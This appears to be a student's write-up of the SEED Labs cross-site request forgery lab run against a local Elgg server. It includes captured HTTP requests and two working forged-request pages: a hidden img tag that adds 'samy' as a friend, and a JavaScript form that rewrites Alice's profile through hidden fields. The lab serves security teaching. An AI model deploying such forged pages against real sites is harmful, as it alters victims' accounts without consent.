Environment setup:

```
[10/20/21]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> 10e7c2df34d4
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> Using cache
 ---> da68e4647533
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
 ---> Using cache
 ---> b759d667b464
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/js/
 ---> Using cache
 ---> 7893fc9765d9
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> Using cache
 ---> aabe586c167c
```

Building the docker server using dcbuild


```
[10/20/21]seed@VM:~/.../Labsetup$ dcup
```

Starting the server using dcup


```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
"/etc/hosts" 35L, 868C
```

Mapping the addresses in /etc/hosts for attacker, example and seed-server

Task1:




Using HTTP header live add-on to track all the requests and responses in the webpage



We use the HTTP header live tool to capture a HTTP post request being sent to elgg website

The post request has a body to it, which is used to sent along with the post request the elgg server



Here We use the HTTP header live tool to capture a HTTP get request being sent to elgg website

And the HTTP get request is used to get the requested data from the server

Task2

```
GET  http://www.seed-server.com/action/friends/add?friend=57&__elgg_ts=1634774496&__elgg_token=wo
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: system=PW; caf_ipaddr=12.184.115.59; country=US; city="Troup"; traffic_target=gd; pvisitor=1ca2ebe
```


Here we use HTTP get request to get the url for our attack which can be seen in the src part of the next image

```
'owner_guid":59,
```


this is the id for samy which we get from the source page of samy's profile


```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image"
 width="1" height="1" />
</body>
</html>
```

Restart server and we have got the friend id form the guid of samy and the url by using add friend button using the http header live which we see in the above image




Login as samy so that we can set up the attack







Samy writes a post that has the attacker website and publishes it on the blog so that alice can open it when she sees it



Here is the preview of the post that Sammy created




Here we login as alice and see that she has no friends right now




Alice reads samy's post and opens the url which redirects alice to the melecious website (here the get request is being forget) where our attack runs which make our attacker (samy) friend to anyone who views the website being logged in

This is the malicious website preview



When we see alices's friend list after the attack is done, we can see that samy is now friend to alice

Task3:



In this task we use the HTTP header live to capture the post request that is generated when edit profile is saved

```
HTTP Header Live Sub — Mozilla Firefox

POST   http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------388884132419842055277991634 29
Content-Length: 2964
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: system=PW; caf_ipaddr=12.184.115.59; country=US; city="Troup"; traffic_target=gd; pvisitor=1ca2ebe
Upgrade-Insecure-Requests: 1

e]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56
```

we get the guid from the post request's body which is 56 here


```
  GNU nano 4.8                          editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my HERO!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

                          [ Read 37 lines (Converted from DOS format) ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo
```

We are given the skeleton of the code for editing the profile as editprofile.html

